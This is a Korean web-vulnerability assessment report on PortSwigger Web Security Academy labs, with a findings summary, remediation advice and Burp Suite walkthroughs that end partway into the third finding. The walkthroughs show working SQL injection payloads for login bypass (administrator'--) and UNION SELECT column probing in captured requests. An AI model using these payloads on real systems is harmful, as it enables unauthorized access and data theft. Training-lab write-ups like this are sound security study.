

취약점 진단 프로젝트

# 취약점 진단 결과 보고서

Ver. 1.0

## 개정이력

# 1. 취약점 진단 수행 정보

## 1.1. 개요

본 보고서는 웹 애플리케이션에서 발생할 수 있는 주요 웹 취약점 전반을 대상으로 수행한 모의해킹 및 취약점 분석 결과를 종합적으로 정리한 문서이다. 웹 서비스는 사용자 입력과 파일처리, 인증·인가 기능 등 다양한 요소로 구성되어 있으며, 이러한 기능에서 발생하는 취약점은 서비스 침해 및 정보 유출로 직결될 수 있다. 특히 입력 값 검증과 파일 처리 로직이 미흡할 경우, 공격자는 웹 어플리케이션의 정상적인 동작을 우회하거나 악성 행위를 수행할 수 있다.

본 실습에서는 PortSwiguer Web Security Academy에서 제공하는 취약한 웹 환경을 대상으로 분석을 진행하였다. Burp Suite를 활용해 실제 공격 시나리오를 통한 취약점을 재현하였다. 이를 통해 단순한 취약점 존재 여부 확인이 아닌, 공격자가 어떤 방식으로 취약점을 악용할 수 있는지를 중심으로 분석하였다.

또한 각 취약점에 대한 발생 원인과 보안 영향을 정리하고, 이를 기반으로 적용 가능한 보안 개선 방안을 함께 도출하였다. 본 보고서는 다양한 웹 취약점을 종합적으로 분석함으로써, 웹 애플리케이션 보안 점검 시 고려해야 할 핵심 요소와 안전한 서비스 설계의 중요성을 이해하는 것을 목적으로 한다.

## 1.2. 대상

No	Platform	Environment	FURL
1	WEB	PortSwiguer Lab	<a href="https://portswiguer.net/web-security/dashboard">https://portswiguer.net/web-security/dashboard</a>

## 1.3. 점검 도구

도구 이름	용도	사이트
BurpSuite	프록시, 자동화 공격	<a href="https://portswiguer.net/burp">https://portswiguer.net/burp</a>

## 2. 취약점 진단 결과

### 2.1. 총평(위험도/우선조치/재발방지)

#### 2.1.1. 종합 의견

본 보고서는 PortSwiggle Web Security Academy 실습 환경을 대상으로 Burp Suite 기반의 Black-box 방식 점검을 수행하여, 로그인 기능 및 상품 필터 기능, TrackingId 쿠키 처리 로직, 파일 업로드 기능에서 발생 가능한 SQL Injection(UNION/Blind/Error/Time-based) 및 File Upload Vulnerability(Path Traversal/설정 악용/RCE) 취약점을 식별·검증한 결과를 정리하였다.

점검 결과, 다수 항목에서 입력값 검증 미흡, Prepared Statement 미적용, 오류 응답 통제 미흡, DB 권한 과다, 업로드 파일 처리 정책 미흡이 공통 원인으로 확인되었으며, 공격자는 이를 통해 인증 우회, 임의 데이터 조회, 관리자 계정 탈취, 민감정보 유출, 원격 코드 실행(RCE)까지 확장 가능함을 확인하였다.

#### 2.2.1. 위험도 평가(종합)

- 종합 위험도 : 상(High)
- 인증/세션/쿠키/조회/업로드 등 핵심 기능 구간에서 취약점이 확인되어 공격 표면이 넓음
- Blind SQLi(Conditional Error/Time delay)까지 성립하여 데이터 미노출 환경에서도 정보 추출 가능
- 파일 업로드 취약점은 웹 루트 및 서버 설정 악용 가능성이 존재하여 RCE로 직결될 수 있음
- 취약점이 단일 포인트가 아니라 입력 처리/예외 처리/권한 설계 전반의 구조적 문제 판단됨

#### 2.3.1. 우선 조치(단기 개선 권고)

아래 항목은 즉시 적용이 필요한 우선순위 조치로 권고한다.

##### 1. Prepared Statement(파라미터 바인딩) 전면 적용

- 파라미터/쿠키/헤더 등 모든 외부 입력이 포함되는 SQL 구문에서 문자열 결합 방식 금지

##### 2. 입력값 검증 강화(화이트리스트 + 정규화)

- category, username/password, TrackingId 등에 대해 길이 제한·허용 문자 정책·정규식 검증 적용

### 3. 오류 응답 통제(정보 노출 차단)

- DB 오류 메시지, 쿼리 구조, 타입 변환 오류 등 내부 정보가 응답에 포함되지 않도록 공통 오류 처리 적용
- 외부 응답은 동일한 메시지/구조 유지, 상세 오류는 서버 로그로만 기록

### 4. DB 계정 권한 최소화

- 애플리케이션 계정에 불필요한 시스템 테이블 접근(information\_schema 등) 권한 제거
- 인증 관련 테이블 접근 범위 최소화 및 계정 분리 권고

### 5. 파일 업로드 정책 긴급 보강

- 업로드 파일 확장자 화이트리스트 + MIME + Magic Number 다중 검증
- 업로드 파일명 서버 재생성(UUID 등) 및 경로 조작 문자열 정규화
- 웹 루트 외부 저장 및 업로드 디렉터리 스크립트 실행 권한 제거
- .htaccess 등 설정 파일 업로드/해석 즉시 차단

#### 2.4.1. 재발 방지(증장기 권고)

동일 유형의 취약점 재발을 방지하기 위해, 기술·관리적 관점에서 아래 체계 구축을 권고한다.

##### 1. 보안 표준 개발 가이드 및 코드 리뷰 체계 수립

- SQL 작성 표준(파라미터 바인딩 의무화), 입력 검증 규칙, 예외 처리/응답 정책을 개발 표준으로 문서화
- PR 단계에서 정적 분석(SAST) 및 보안 체크리스트 기반 리뷰 수행

##### 2. 보안 테스트 프로세스 내재화(정기 점검)

- 배포 전/후로 자동화 점검 + 수동 점검 병행(특히 인증/조회/업로드 구간)
- Blind SQLi, Error-based SQLi, 업로드 우회 등 시나리오 기반 회귀 테스트 항목화

### 3. 로깅·모니터링 및 탐지 강화

- SQLi/업로드 관련 비정상 패턴(특수문자, UNION/CAST/pg\_sleep, 경로 탐색 등) 탐지 를 적용
- WAF/DB 방화벽/쿼리 모니터링 도입 또는 정책 강화

### 4. 권한 분리 및 중요 데이터 보호 설계

- 인증/민감 테이블 접근은 별도 계정/권한으로 분리하고 최소 권한 원칙 적용
- 비밀번호는 강력한 해시(솔트 포함) 및 접근 통제 강화

### 5. 운영 대응 절차 수립

- 의심 업로드 파일/웹쉘 탐지 시 즉시 격리·삭제·계정 차단·로그 분석 절차 마련
- 취약점 조치 후 재점검 및 조치 이력 관리 체계화

## 2.2. 취약점 리스트 요약

No	취약점 분류	세부 취약점 항목	공격 기법	주요 영향	위험도
1	SQL Injection	로그인 인증 우회 (Login Bypass)	Boolean-based SQLi	인증 절차 우회, 관리자 계정 탈취	상
2	SQL Injection	UNION 기반 컬럼 개수 식별	UNION SELECT	DB 쿼리 구조 노출, 추가 공격 기반 확보	상
3	SQL Injection	UNION 기반 텍스트 출력 컬럼 식별	UNION SELECT	임의 문자열 출력, 데이터 노출 가능	상
4	SQL Injection	UNION 기반 타 테이블 데이터 조회	UNION SELECT	사용자/관리자 계정 정보 탈취	상
5	SQL Injection	UNION 기반 DB 정보 조회	UNION SELECT	DB 종류·버전 노출, 공격 정밀화	중
6	SQL Injection	UNION 기반 테이블·컬럼·계정 정보 조회	UNION SELECT	사용자/관리자 계정 탈취	상
7	SQL Injection	Blind SQLi (Boolean 기반)	Blind SQLi	관리자 비밀번호 추출 및 로그인 가능	상
8	SQL Injection	Blind SQLi (Conditional Error 기반)	Error-based Blind SQLi	관리자 계정 정보 탈취	상
9	SQL Injection	Error-based SQLi (타입 변환 오류)	Visible Error-based SQLi	오류 메시지 통한 계정 정보 노출	상

10	SQL Injection	Time-based Blind SQLi	Time Delay (pg_sleep)	자동화 공격 통한 관리자 계정 탈취	상
11	File Upload Vulnerability	Path Traversal 기반 Web Shell 업로드	Path Traversal	웹 쉘 업로드, RCE 가능	상
12	File Upload Vulnerability	.htaccess 악용 Web Shell 실행	Server Config Abuse	서버 설정 변경, 코 드 실행	상
13	File Upload Vulnerability	파일 업로드 우회 기 반 RCE	Extension/MIME 우회	원격 코드 실행, 서 버 장악	상

### 3. 상세 수행 내역

본 상세 수행 내역은 점검 항목 분류 별 점검 항목에 관하여 취약점 점검 상세 내역을 기술한다.

#### 3.1. SQL Injection(Login Bypass)

No	분류	점검 항목
1	SQL Injection	인증 우회

##### 3.1.1. SQL Injection을 이용한 인증 우회(Login Bypass)

취약점 유형	플랫폼	테스트 방식
SQL Injection (Authentication Bypass)	PortSwigger Web Security Academy	Black-box Testing
<b>개요</b>		본 보고서는 웹 애플리케이션 로그인 기능에서 발생하는 SQL Injection 취약점을 분석하고, 이를 이용해 인증을 우회할 수 있는지를 검증하기 위해 수행한 모의해킹 실습 결과를 정리한 문서이다. PortSwigger Web Security Academy에서 제공하는 실습 환경을 기반으로 Burp Suite를 활용하여 HTTP 요청을 분석하고, 취약점 발생 원인과 보안 영향을 확인하였다.
<b>취약점 설명</b>		SQL Injection은 사용자 입력 값이 적절한 검증이나 필터링 없이 SQL 쿼리에 직접 포함될 경우 발생하는 취약점이다. 본 실습 대상에서는 로그인 시 입력되는 username, password 값이 서버 측에서 안전하게 처리되지 않아, 공격자가 SQL 문법을 삽입함으로써 인증 조건을 우회할 수 있었다.

## 취약점 분석 과정

### ● 로그인 요청 분석

- Burp Suite Proxy 기능을 사용하여 로그인 요청을 가로채 HTTP 요청 구조를 확인
- application/x-www-form-urlencoded 방식으로 사용자 입력 값이 전달됨을 확인

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A single request is listed in the timeline:

Time	Type	Direction	Method	URL
18:16:05 2 Jan 2026	HTTP	→ Request	POST	https://0a1600d903532fef839b3d09008c000b.web-security-academy.net/login

In the 'Request' section, the raw POST data is displayed:

```
Pretty Raw Hex
1 POST /login HTTP/2
2 Host: 0a1600d903532fef839b3d09008c000b.web-security-academy.net
3 Cookie: session=RZOKcF8vr1pDaM4dUhEpMAOGVecLkVhD
4 Content-Length: 68
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: ko-KR,ko;q=0.9
10 Origin: https://0a1600d903532fef839b3d09008c000b.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/143.0.0.0
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=1
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a1600d903532fef839b3d09008c000b.web-security-academy.net/login
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 csrf=6IXjvjRSVy3EEXn63GMKKeWrK1eOFFx7&username=administrator'--&password=1|
```

Below the raw data, there are navigation icons and a search bar. The status bar at the bottom indicates 'Event log (38)' and 'All issues'.

### ● 입력 값 검증 미흡 확인

- 로그인 입력 값에 대해 서버 측 검증이 충분하지 않다고 판단
- SQL 논리 연산자 삽입 가능성 확인

### ● SQL Injection 공격 재현

- username 파라미터에 SQL 구문을 삽입하여 인증 조건을 항상 참(True)으로 만들도록 조작
- 정상적인 비밀번호 없이 로그인 성공 여부 확인

### ● 결과 확인

- 로그인 성공 후 My Account 페이지 접근 가능
- 사용자 계정 정보가 administrator로 표시됨을 확인
- SQL Injection을 통한 인증 우회 취약점 재현 성공

[Back to lab description >>](#)[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: administrator

Email

[Update email](#)

### 취약점 원인 분석

- 사용자 입력 값이 Prepared Statement 없이 SQL 쿼리에 직접 사용
- 입력 값에 대한 서버 측 화이트리스트 검증 미적용
- 인증 로직이 DB 쿼리 결과에만 의존하여 구성됨

### 보안 영향

- 인증 절차 우회를 통한 관리자 계정 탈취 가능
- 비인가 사용자의 내부 기능 접근
- 개인정보 유출 및 서비스 신뢰도 저하
- 추가 공격(SQL Injection 기반 데이터 조작)으로 확장 가능

### 대응 방안 및 보안 권고

#### ● Prepared Statement(Parameterized Query) 적용

- 사용자 입력 값과 SQL 쿼리를 명확히 분리하여 처리

#### ● 서버 측 입력 검증 강화

- 허용 가능한 입력 값에 대한 화이트리스트 적용

#### ● 인증 로직 보안 강화

- 단순 쿼리 결과가 아닌 다중 검증 로직 적용

#### ● 오류 메시지 통일

- 로그인 실패 시 동일한 메시지를 반환하여 정보 노출 방지

#### ● 정기적인 보안 점검 수행

- 인증 기능에 대한 반복적인 취약점 점검 필요

## 3.2. SQL Injection(UNION 기반)

No	분류	점검 항목
2	SQL Injection	UNION 기반 컬럼 개수 식별

### 3.2.1. SQL Injection을 이용한 인증 우회(Login Bypass)

취약점 유형	플랫폼	요청 방식		
SQL Injection (UNION 기반 컬럼 개수 식별)	PortSwigger Web Security Academy	POST		
개요	<p>본 실습은 웹 애플리케이션의 상품 필터 기능에서 발생하는 SQL Injection 취약점을 분석하고, UNION 기반 공격을 통해 데이터베이스 쿼리의 컬럼 개수를 식별할 수 있는지 여부를 확인하기 위해 수행되었다.</p> <p>해당 취약점은 이후 데이터 조회 및 정보 탈취 공격으로 확장될 수 있는 위험 요소로, SQL Injection 공격 과정에서 필수적인 사전 단계에 해당한다..</p>			
취약점 설명	<p>해당 웹 애플리케이션은 상품 조회 시 사용자의 입력 값을 기반으로 데이터베이스 쿼리를 수행한다. 이 과정에서 입력 값에 대한 적절한 검증이 이루어지지 않아, 공격자가 SQL 문법을 삽입할 경우 기존 쿼리에 추가 쿼리를 결합할 수 있는 SQL Injection 취약점이 발생한다.</p> <p>특히 UNION SELECT 구문을 이용하면, 공격자는 원본 쿼리와 동일한 컬럼 개수를 맞춰 임의의 데이터를 조회할 수 있으며, 이를 위해 컬럼 개수 식별이 선행되어야 한다.</p>			
취약점 분석 과정				
<p>● 요청 분석</p> <ul style="list-style-type: none"><li>Burp Suite Proxy 기능을 사용하여 상품 필터 요청을 가로채 HTTP 요청 구조를 확인</li><li>category 파라미터가 데이터베이스 조회 조건으로 직접 사용되고 있음을 확인</li></ul>				

The screenshot shows a browser window for 'File upload vulnerabilities - PoC' and a Burp Suite interface. The browser displays a page from 'Web Security Academy' with a search bar and a list of products. The Burp Suite proxy tab is selected, showing two network requests: a GET request to the target URL and a WS (WebSockets) response. The 'Request' tab in Burp Suite shows the raw HTTP traffic, including the user's search query with a SQL injection payload. The payload includes a UNION SELECT statement to extract data from another table.

```

1 GET /filter?category=Accessories HTTP/2
2 Host: 0a3500c20463b1528092d038007c0013.web-security-academy.net
3 Cookie: session=iUAG8cihVoPPwK8gYj6UPJKqjEY8jcB3
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.7231.171 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a3500c20463b1528092d038007c0013.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

**● SQL Injection 삽입 시도**

- category 파라미터에 UNION SELECT 구문을 삽입하여 서버 반응을 확인
- 서버에서 Internal Server Error 발생
- 컬럼 개수가 일치하지 않음을 의미

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace | Proxy settings

Intercept on Forward all Drop Request to https://0a3500c20463b1528092d038007c0013

Time	Type	Direction	Method	URL
18:24:39 2 Jan 2026	HTTP	→ Request	GET	https://0a3500c20463b1528092d038007c0013.web-security-academy.net/filter?category=Accessories

**Request**

Pretty Raw Hex

```

1 GET /filter?category='+UNION+SELECT+NULL--' HTTP/2
2 Host: 0a3500c20463b1528092d038007c0013.web-security-academy.net
3 Cookie: session=iUAG8cihVoPPwK8gYj6UPJKgjEYBjcB3
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=1.0
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a3500c20463b1528092d038007c0013.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

0a3500c20463b1528092d038007c0013.web-security-academy.net/filter?category=Accessories

**Web Security Academy** SQL injection UNION attack, determining the number of columns returned by the query LAB Not solved

[Back to lab home](#) [Back to lab description >](#)

---

**Internal Server Error**  
Internal Server Error

● 컬럼 개수 식별

- NULL 개수를 증가시키며 반복적으로 요청을 전송
 

```
category=' UNION SELECT NULL, NULL--  
          오류 지속 발생  
category=' UNION SELECT NULL, NULL, NULL--  
          오류 없이 정상 응답 반환  
페이지 내 SQL 구문이 그대로 출력됨
```

File upload vulnerabilities - PoC SQL injection - PortSwigger SQL injection UNION attack, c

0a3500c20463b1528092d038007c0013.web-security-academy.net/filter?category=Accessories

# WebSecurity Academy

SQL injection UNION attack, determining the number of columns returned by the query

LAB Not solved

[Back to lab home](#) [Back to lab description »](#)

---

Home | My account

WE LIKE TO SHOP

' UNION SELECT NULL,NULL,NULL--

Refine your search:

All Accessories Food & Drink Gifts Lifestyle Tech gifts

### ● 결과 확인

- 응답 페이지에서 삽입한 SQL 구문이 정상적으로 출력되는 것을 확인하였으며, 이를 통해 원본 SQL 쿼리가 총 3개의 컬럼을 반환하고 있음을 식별
- UNION 기반 SQL Injection 공격이 가능한 상태임을 확인하였다.

### 취약점 원인 분석

- 사용자 입력 값이 Prepared Statement 없이 SQL 쿼리에 직접 사용
- 입력 값에 대한 서버 측 검증 및 필터링 미흡
- SQL 오류 메시지를 통한 내부 정보 노출

### 보안 영향

- UNION SELECT를 통한 임의 데이터 조회 가능
- 데이터베이스 구조 노출 위험
- 추가 SQL Injection 공격으로 확장 가능성 존재

### 대응 방안 및 보안 권고

#### ● Prepared Statement(Parameterized Query) 적용

- 사용자 입력 값을 SQL 쿼리에 직접 결합하지 않고, Prepared Statement를 적용하여 쿼리 구조와 입력 값을 완전히 분리
- UNION SELECT, 조건문 등의 SQL 문법이 입력 값으로 해석되지 않도록 모든 조회·검색 기능에 동일하게 적용

#### ● 사용자 입력 값에 대한 화이트리스트 기반 검증

- category 파라미터에 대해 허용 가능한 값만 입력받는 화이트리스트 기반 검증을 적용

- 예상되지 않은 특수문자(, --, UNION, SELECT 등) 및 비정상적인 입력 값은 서버 단에서 차단
- 입력 값의 길이 제한 및 형식 검증을 병행하여 공격 시도를 사전에 차단

### ● SQL 오류 메시지 외부 노출 차단

- 데이터베이스 오류 발생 시, Internal Server Error 및 SQL 관련 오류 메시지를 사용자에게 직접 노출하지 않도록 처리
- 사용자에게는 공통 오류 페이지 또는 일반화된 오류 메시지를 반환
- 상세 오류 내용은 서버 로그로만 기록

### ● 정기적인 웹 취약점 점검 수행

- SQL Injection을 포함한 주요 웹 취약점에 대해 정기적인 취약점 점검 및 모의해킹을 수행
- 자동화 도구(SQLMap 등)와 수동 점검을 병행하여 신규 취약점 발생 여부를 지속적으로 확인

### 3.3. SQL Injection(UNION 공격을 통한 텍스트 출력 컬럼 식별)

No	분류	점검 항목
3	SQL Injection	UNION 공격을 통한 텍스트 출력 컬럼 식별

#### 3.3.1. SQL Injection을 이용한 인증 우회(Login Bypass)

취약점 유형	플랫폼	요청 방식		
SQL Injection (UNION 공격을 통한 텍스트 출력 컬럼 식별)	PortSwigger Web Security Academy	GET		
개요	<p>본 실습은 웹 애플리케이션의 상품 필터 기능에서 발생하는 SQL Injection 취약점을 대상으로, UNION 기반 공격을 통해 사용자 입력 문자열이 출력되는 컬럼을 식별할 수 있는지 여부를 확인하기 위해 수행되었다.</p> <p>이는 이후 데이터 조회 및 정보 탈취 공격으로 확장하기 위한 핵심 단계로, 공격자가 결과 페이지에 임의의 텍스트를 출력할 수 있는 컬럼 위치를 파악하는 것을 목표로 한다.</p>			
취약점 설명	<p>해당 웹 애플리케이션은 상품 목록 조회 시 사용자 입력 값(category)을 기반으로 데이터베이스 쿼리를 수행한다. 이 과정에서 입력 값에 대한 검증이 충분히 이루어지지 않아, 공격자가 SQL 문법을 삽입할 경우 기존 쿼리에 UNION SELECT 구문을 결합할 수 있는 SQL Injection 취약점이 존재한다.</p> <p>특히 UNION 공격을 통해 데이터 조회를 수행하기 위해서는, 결과 페이지에 실제로 출력되는 컬럼의 위치를 식별하는 과정이 선행되어야 한다.</p>			
취약점 분석 과정				
<p>● 정상 요청 확인</p> <ul style="list-style-type: none"><li>Burp Suite Proxy를 이용해 정상적인 상품 필터 요청을 가로채 요청 구조를 확인</li><li>category 파라미터가 데이터베이스 조회 조건으로 직접 사용되고 있음을 확인</li></ul>				

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace | Proxy settings

Request to https://0a820024034c981d80b7bc3a0048009b.w...

Intercept on Forward all Drop Request to https://0a820024034c981d80b7bc3a0048009b.w...

Time	Type	Direction	Method	URL
18:29:11 2 Jan 2026	WS	→ To server		https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/academyLabHeader
18:29:14 2 Jan 2026	HTTP	→ Request	GET	https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/filter?category=Corporate+gifts
18:29:15 2 Jan 2026	HTTP	→ Request	POST	https://www.youtube.com/youtubei/v1/log_event?alt=json
18:29:15 2 Jan 2026	HTTP	→ Request	POST	https://www.youtube.com/youtubei/v1/log_event?alt=json

**Request**

Pretty Raw Hex

```
1 GET /filter?category=Corporate+gifts HTTP/2
2 Host: 0a820024034c981d80b7bc3a0048009b.web-security-academy.net
3 Cookie: session=o05zhkr2s1vPfyGj9NluKVUi6n4glfnh
4 Sec-Ch-Ua: "Chromium";v="143", "Not A (Brand");v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=1.0
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

?

Event log (39) All issues

### ● UNION SELECT 삽입 시 오류 확인

- category 파라미터에 UNION SELECT 구문을 삽입하여 서버 반응을 확인
- 서버에서 Internal Server Error 발생
- 이를 통해 UNION 기반 SQL Injection이 가능함을 확인

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Request to https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/filter?category=Corporate+gifts

Time Type Direction Method URL

18:30:02 2 Jan 2026 HTTP → Request GET https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/filter?category=Corporate+gifts

18:30:03 2 Jan 2026 WS → To server https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/academyLabHeader

**Request**

Pretty Raw Hex

```

1 GET /filter?category='+UNION+SELECT+NULL+' HTTP/2
2 Host: 0a820024034c981d80b7bc3a0048009b.web-security-academy.net
3 Cookie: session=o5zhkr2slvftYgjSNluKVUi6n4glfnN
4 Sec-Ch-Ua: "Chromium";v="143", "Not A (Brand");v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

Event log (39) All issues 0 high

File upload vulnerability SQL injection - Port: SQL injection - Port: SQL injection UNION attack SQL injection UNION attack

0a820024034c981d80b7bc3a0048009b.web-security-academy.net/filter?category=Corp... Back to lab home

SQL injection UNION attack, finding a column containing text LAB Not solved

Make the database retrieve the string: 'Ek3KgD'

Back to lab description >

Internal Server Error Internal Server Error

● 컬럼 개수 맞춤

- 이전 단계에서 식별한 컬럼 개수에 맞춰 NULL 값을 사용해 UNION 구문을 구성
- 오류 없이 정상 응답 반환
- UNION SELECT 구문이 쿼리에 정상적으로 결합됨을 확인

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on → Forward all Drop Request to https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/academyLab

Time	Type	Direction	Method	URL
18:31:01 2 Jan 2026	HTTP	→ Request	GET	https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/academyLab
18:31:03 2 Jan 2026	HTTP	→ Request	GET	https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/filter?category=Gifts

**Request**

Pretty Raw Hex

```

1 GET /filter?category='+UNION+SELECT+NULL,NULL,NULL--' HTTP/2
2 Host: 0a820024034c981d80b7bc3a0048009b.web-security-academy.net
3 Cookie: session=o05zhkr2slvPfYgj9NlukVUi6n4glfnN
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/5
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?
14 Sec-Fetch-Dest: document
15 Referer: https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

0a820024034c981d80b7bc3a0048009b.web-security-academy.net/filter?category=Gifts

**Web Security Academy** SQL injection UNION attack, finding a column containing text LAB Not solved

[Back to lab home](#)

Make the database retrieve the string: 'Ek3KgD'

[Back to lab description >>](#)

[Home](#) | [My account](#)

WE LIKE TO  SHOP

' UNION SELECT NULL,NULL,NULL--

Refine your search:

All Clothing, shoes and accessories Corporate gifts Gifts Pets Tech gifts

● 텍스트 출력 컬럼 식별

- 각 컬럼 위치에 임의의 문자열을 삽입하여 어떤 컬럼이 화면에 출력되는지 여부를 단계적으

## 로 확인

- 특정 컬럼 위치에 문자열 삽입 시 페이지 하단에 해당 문자열이 출력됨을 확인
- 이를 통해 해당 컬럼이 사용자에게 노출되는 컬럼임을 식별

The screenshot shows the Burp Suite interface in Intercept mode. The timeline pane displays two requests:

Time	Type	Direction	Method	URL
18:32:32 2 Jan 2026	HTTP	→ Request	GET	https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/academyLabHeader
18:32:34 2 Jan 2026	HTTP	→ Request	GET	https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/filter?category=Gifts

The request details pane shows the raw HTTP request:

```
1 GET /filter?category='+UNION+SELECT+ttt,NULL,NULL-- HTTP/2
2 Host: 0a820024034c981d80b7bc3a0048009b.web-security-academy.net
3 Cookie: session=oo$zhkrz$1vPfYoj9NiuKVUiand4gjfnI
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

The browser tab shows the URL: <https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/filter?category=Gifts>. The page content is:

**Web Security Academy** [!] SQL injection UNION attack, finding a column containing text

[Back to lab home](#)

Make the database retrieve the string: 'Ek3KgD'

[Back to lab description >](#)

**Internal Server Error**

Internal Server Error

**● 결과 확인**

- 결과 페이지에서 삽입한 문자열이 정상적으로 출력되는 것을 확인
- 이를 통해 UNION SELECT를 이용해 임의의 텍스트를 화면에 출력할 수 있는 컬럼 위치를 성공적으로 식별

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

